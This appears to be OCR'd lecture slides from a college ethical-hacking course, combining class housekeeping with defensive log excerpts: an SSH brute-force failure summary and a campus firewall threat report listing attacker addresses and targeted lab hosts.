
Change your default password on Opus-II

```
[simben76@opus-ii ~]$ passwd
Changing password for user simben76.
Changing password for simben76.
(current) UNIX password:
New password:
Retype new password:
passwd: all authentication tokens updated successfully.
```

Housekeeping

1. Send me your student survey & agreement if you haven't already.
2. Lab 2 due by 11:59PM (Opus time) tonight.
3. Graded labs are placed in your home directory on Opus.
4. Answers to the quizzes are in /home/cis76/answers on Opus.
5. Grades from last week posted on the website.
6. When I get your survey/agreement I will send you your grading codename.

Forum




- Next week is the 1st five post deadline! (worth 20 points)
- Only your posts in the **CIS 76** forum will earn points
- Make sure your username is your **full first** and **last** name, separated by a space, so you get credit for your posts

Email the instructor for username changes or to reset your password

Grades posted on website

http://simms-teach.com/cis76grades.php



Please check your grades and grading option (grade or pass/nopass) is correct.

Send me your student survey from Lesson 1 to get your code name.

Percentage	Total Points	Letter Grade	Pass/No Pass
90% or higher	504 or higher	A	Pass
80% to 89.9%	448 to 503	B	Pass
70% to 79.9%	392 to 447	C	Pass
60% to 69.9%	336 to 391	D	No pass
0% to 59.9%	0 to 335	F	No pass

At the end of the term I'll add up all your points and assign you a grade using this table:

CyberPatriot Mentor Training

Cabrillo College is hosting a training session for individuals interested in becoming mentors for the Cyberpatriot program. This one-day training is free of charge and will cover the skills needed to mentor teams of high-school-age CyberPatriots preparing to compete in Regional, State and National competitions. Your college's CyberPatriot coordinator will have more details on each college's mentoring schedules soon. If you are interested, please complete this form.

Date of Training: Saturday, September 16, 2017, 9 a.m. to 5 p.m. Cabrillo College, Room 828. Map and parking info will be sent out in a separate email. Breakfast, lunch and snacks will be provided!


https://goo.gl/forms/J26eECUGSwpQL3OB2


Cabrillo Networking Program Mailing list

Subscribe by sending an email (no subject or body) to:


networkers-subscribe@cabrillo.edu

- Program information
- Certification information
- Career and job information
- Short-term classes, events, lectures, tours, etc.
- Surveys
- Networking info and links





Microsoft products for CIS students



Accounts for students enrolled in CIS 76 have been created using your WebAdvisor email addresses. Follow the instructions in the email you receive.


For convenience, links to the Academic webstores are on the Resource page of the website:

https://simms-teach.com/resources.php

Licensed for educational use only.

Happy downloading!

VMware products for CIS students



Accounts for students enrolled in CIS 76 have been created using your WebAdvisor email addresses. Follow the instructions in the email you receive.

For convenience, links to the Academic webstores are on the Resource page of the website:

https://simms-teach.com/resources.php

Licensed for educational use only.

Happy downloading!

They never stop knocking

Sun-Hwa

PA-500

root@sun-hwa: ~

```
---------------------- pam_unix Begin ------------------------

sshd:
   Authentication Failures:
      root (221.194.44.218): 961 Time(s)
      root (221.194.44.194): 954 Time(s)
      root (121.18.238.19): 844 Time(s)
      root (121.18.238.29): 823 Time(s)
      root (121.18.238.9): 813 Time(s)
      root (121.18.238.20): 786 Time(s)
      root (221.194.44.219): 699 Time(s)
      root (121.18.238.32): 679 Time(s)
      root (121.18.238.22): 631 Time(s)
      root (221.194.44.216): 587 Time(s)
      root (221.194.44.223): 573 Time(s)
      root (221.194.44.227): 362 Time(s)
      unknown (91.224.160.106): 29 Time(s)
      unknown (94.225.38.245): 14 Time(s)
      root (91.224.160.106): 12 Time(s)
      unknown (193.201.225.156): 7 Time(s)
      root (94.225.38.245): 6 Time(s)
      root (193.201.225.156): 5 Time(s)
      unknown (222.124.218.210): 5 Time(s)
      unknown (58.244.173.44): 5 Time(s)
      unknown (118.163.101.67): 4 Time(s)
      unknown (218.14.157.178): 4 Time(s)
      unknown (1.34.83.14): 3 Time(s)
      unknown (109.71.138.13): 3 Time(s)
      root (118.163.101.67): 2 Time(s)
      root (202.29.22.167): 2 Time(s)
      unknown (27.131.3.130): 2 Time(s)
      games (58.244.173.44): 1 Time(s)
      lp (109.71.138.13): 1 Time(s)
      root (109.71.138.13): 1 Time(s)
      root (218.14.157.178): 1 Time(s)
      root (222.124.218.210): 1 Time(s)
      root (70.35.196.91): 1 Time(s)
      sshd (109.71.138.13): 1 Time(s)
      unknown (27.254.67.185): 1 Time(s)
      unknown (70.35.196.91): 1 Time(s)
   Invalid Users:
      Unknown Account: 78 Time(s)
```

They really seem to like Sun-Hwa

Top source countries

NoSweat : Saturday, September 10, 2016

Source Country	Bytes	Sessions
172.16.0.0-172.31.255.255	8.37 G	208.54 k
192.168.0.0-192.168.255.255	12.01 M	89.05 k
United States	1.95 G	27.11 k
China	39.14 M	4.64 k
France	40.54 M	1.25 k
Korea Republic Of	4.09 M	1.05 k
United Kingdom	24.58 M	801
European Union	2.70 M	776
Germany	6.76 M	552
Netherlands	6.11 M	455
Gibraltar	1.43 M	352
Russian Federation	6.95 M	344
Ukraine	6.72 M	282
Japan	604.65 k	196
Australia	249.42 k	172
Poland	3.19 M	149
Singapore	59.47 k	147
Canada	455.02 k	142
Spain	60.71 k	132
Taiwan ROC	2.71 M	131
Czech Republic	164.92 k	115
Greece	12.48 k	113
10.0.0.0-10.255.255.255	124.04 k	94
Romania	439.10 k	90
Viet Nam	3.43 M	87
Brazil	172.03 k	76
India	1.05 M	60
Switzerland	248.06 k	59
Chile	203.22 k	36
Turkey	46.22 k	31
Ethiopia	3.94 M	30
Thailand	92.58 k	28
Hong Kong	36.17 k	23
Mexico	163.27 k	21
Iran Islamic Republic Of	26.04 k	21
Jamaica	161.34 k	16

Didn't know we had so many long distance students!

Application and Threat Summary

NoSweat - Sep 10, 2016

Application Usage

Risk Trend

Category Breakdown

Top 5 Applications

Application	Sessions	Bytes
ping	2,323,214	288,254,964
dns	101,407	37,420,254
snmpv1	78,717	42,846,309
vmware	77,829	756,259,141
web-browsing	22,969	1,163,136,604

User Behavior

Top 5 Users

User	Sessions	Bytes
opus.cis.cabrillo.edu	86,249	107,099,496
ns1.cis.cabrillo.edu	54,533	17,917,406
vcenter-6-0.cis.cabrill..	14,838	5,569,030,412
uLab-volumio.cis.cabr...	14,642	4,833,174
vmserver9.cis.cabrillo..	9,056	1,043,738

Top 5 URL Categories

Category	Count
malware	19
hacking	14

Top 5 Destination Countries

Country	Count
United States	184,882
172.16.0.0-172.31.255.255	121,247
192.168.0.0-192.168.255.255	20,731
Netherlands	1,827
United Kingdom	1,785

172.30.5.14

Highest Risk User

Top 5 URL Categories

No matching data found

Top 5 Applications

Application	Sessions	Bytes
vmware	60,468	19,698,060
ssl	14,834	5,556,104,432

Top 5 Threats

No matching data found

Threat Types

Top 5 Spyware

Spyware	Count
Morto RDP Request Traffic	48

Top 5 Vulnerabilities

Vulnerability	Count
MS-RDP Brute Force Attempt	51
Ncrack RDP scan	4
SSH User Authentication Brute Force Atte..	3
Bash Remote Code Execution Vulnerability	2
HTTP OPTIONS Method	1

Top 5 Viruses

No matching data found

Threat

Top 5 Attackers

Address	Count
209.236.25.164	25
1581997899.prolight.lonet.proip.pl	25
dsl-189-177-165-90-dyn.prod-infinitum.co...	25
185.56.82.34	14
218.201.133.190	6

Top 5 Victims


Address	Count
cislab.cis.cabrillo.edu	103
jeff.cis.cabrillo.edu	2
rick.cis.cabrillo.edu	1
oslab.cis.cabrillo.edu	1
ed.cis.cabrillo.edu	1

Top 5 Attacker Countries


Country	Count
Jamaica	25
Poland	25
Mexico	25
Netherlands	14
China	9

Trends

Bandwidth



Threats



Daily PA-500 report

SSH Brute Force Example

SSH Brute Force Activity

https://simms-teach.com/docs/cis76/cis76-brute-force-ssh.pdf

Captured Bot

C:\Users\Rich Simms\Documents\norton-finds-bot.txt - Notepad++


File Edit Search View Encoding Language Settings Macro Run Plugins Window ?


CSSIA EH YouTube links.txt | whoami | norton-finds-bot.txt

